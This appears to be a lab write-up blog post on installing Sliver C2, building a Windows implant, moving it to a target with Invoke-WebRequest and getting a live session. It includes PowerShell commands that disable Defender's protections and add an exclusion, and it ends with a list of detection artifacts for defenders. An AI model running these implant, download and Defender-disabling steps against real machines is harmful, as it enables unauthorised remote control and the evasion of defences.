#2 Deploying Sliver C2 and Landing a First Session
With the lab sealed and a clean snapshot saved, this was the phase I had actually been waiting for. Take Sliver from nothing to a live session on the Windows target, and watch the whole command and control loop work end to end. No delivery tricks, no persistence, no evasion yet. I wanted the fundamentals solid before I start bending them.
The pieces of Sliver
Sliver is three programs, and keeping them straight makes everything else easier.
The server runs on the Debian box. It is the daemon that manages listeners, compiles implants, and stores session data. The client runs on the Ubuntu operator and is the console I actually type into. The implant is the payload the server compiles on demand, which runs on the target and calls back to a listener.
Those two conversations happen on completely separate channels, and that separation is the part worth internalising.

The operator talks to the server over mutual TLS on port 31337. Implants talk to the server over HTTPS on port 443. Operators never beacon in on 443, and implants never touch 31337. In real C2 design those two channels stay separate, because a problem on one side should not be able to reach the other.
Session mode and beacon mode
Sliver implants run in one of two modes. I stuck to session mode for this phase. A session is an interactive, near-real-time connection that feels like a live shell, which is useful while learning because the feedback is instant. A beacon is the patient alternative: it sleeps, wakes, checks in, and sleeps again, which is quieter and more realistic for long operations. Beacons come in a later phase. Session mode is louder and more fragile, and that fragility turned out to be one of the better teachers here.
Installing the server
The install is a single line on the Debian box, and it sets up a systemd service on its own.
curl https://sliver.sh/install | sudo bashOn first run the server generates its own certificate authority, TLS certificates, and a SQLite database, all under /root/.sliver/. I confirmed it was listening with ss -tlnp and saw the operator port on 31337.
Connecting an operator
To use the server from the Ubuntu box I generated an operator config. Sliver 1.7 and up requires explicit permission flags.
sudo /root/sliver-server operator --name daniel --lhost 10.10.10.10 --save /home/daniel/ --permissions allThat config bundles the mTLS certificates, the client certificate, its private key, and the server address. I copied it to the operator, imported it, and the first connection came up clean with the mTLS handshake succeeding. One snag: the config is written as root, so I had to fix its ownership before it was readable.
Starting the listener
The listener is the ear that waits for implants. Inside the Sliver console on the operator I started one on 443.
https --lhost 10.10.10.10 --lport 443Something here already matters for later. The listener presents a self-signed certificate with randomised fields, and one of mine came up with an organisation name of “yellow barbiturate”. It is random, but it is still a fingerprint, and that is exactly the kind of detail a defender learns to spot.
Building an implant
I generated a Windows implant pointed back at the server.
generate --http 10.10.10.10 --os windows --arch amd64 --format exe --save /tmp/Two things caught me off guard. The --save flag did not put the file where I asked; the implant landed in Sliver’s own build directory instead, so I learned to find it with find. The binary is also large, around 45 MB, because it carries the Go runtime. That size is a signal in itself, since a legitimate business tool is rarely a 45 MB Go executable. Sliver assigned it the codename BORED_ELECTION, which stuck for the rest of the phase.
Getting it onto the target
I moved the implant across in deliberate hops so I could see each transfer for what it was. In a real operation this would be a single delivery vector, but for learning purposes, watching every step was the point.

The server compiled it, I pulled it to the operator with scp, served it from there with a Python HTTP server, and fetched it on Windows.
Invoke-WebRequest http://10.10.10.5:8080/BORED_ELECTION.exe -OutFile C:\Lab\BORED_ELECTION.exeThe first session, and Defender fighting to the end
The first run did not work. Even with real-time protection already off, Defender quarantined the file the moment it ran, through a subsystem called IOAV that inspects downloaded files regardless of the real-time setting. Defender was not as off as I had assumed. I had to disable the remaining monitoring subsystems and add a folder exclusion before it would leave the implant alone.
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableBehaviorMonitoring $true
Add-MpPreference -ExclusionPath "C:\Lab"
The second run worked. The session appeared within seconds. I ran whoami, pulled system info, listed the directory, and took a screenshot of the target desktop from the operator console. Seeing that screenshot come back was the moment the whole loop felt real.
What session mode taught me
Session mode is fragile, and watching how it breaks taught me more than a clean run would have.
- Closing the PowerShell window that launched the implant killed the session with it. Launching detached with
Start-Process -WindowStyle Hiddenfixes that. - Pausing the VM for more than sixty seconds marked the session dead, because session mode has a short reconnect window.
- Resuming the VM brought the implant straight back, same process, fresh session ID.
Every one of these points toward beacons and persistence, which is exactly where the next phases go.
The purple team angle
Because the long-term goal is detection, I kept a running list of everything this loud, unevasive setup leaves behind. Each item becomes something to hunt for later.
- A steady check-in to a single IP on 443 every sixty seconds, with none of the headers, cookies, or referrers a real browser would send.
- A self-signed certificate with random but fingerprintable fields.
- A 45 MB Go binary running as a top-level process rather than a child of any real service.
- The Defender changes themselves, which write clear entries to the Windows event log that any SOC watching configuration changes would catch.
Disabling Defender to get here is a lab crutch. The work ahead is putting equivalent defences back and proving I can catch my own traffic. That is where the project heads next.
What is next
The full loop works: compiling an implant, driving a live session, and pulling a screenshot back. The next phase moves from session mode to a proper tasking system and beacons, trading the instant feedback of a live shell for the patience and quiet that real operations require.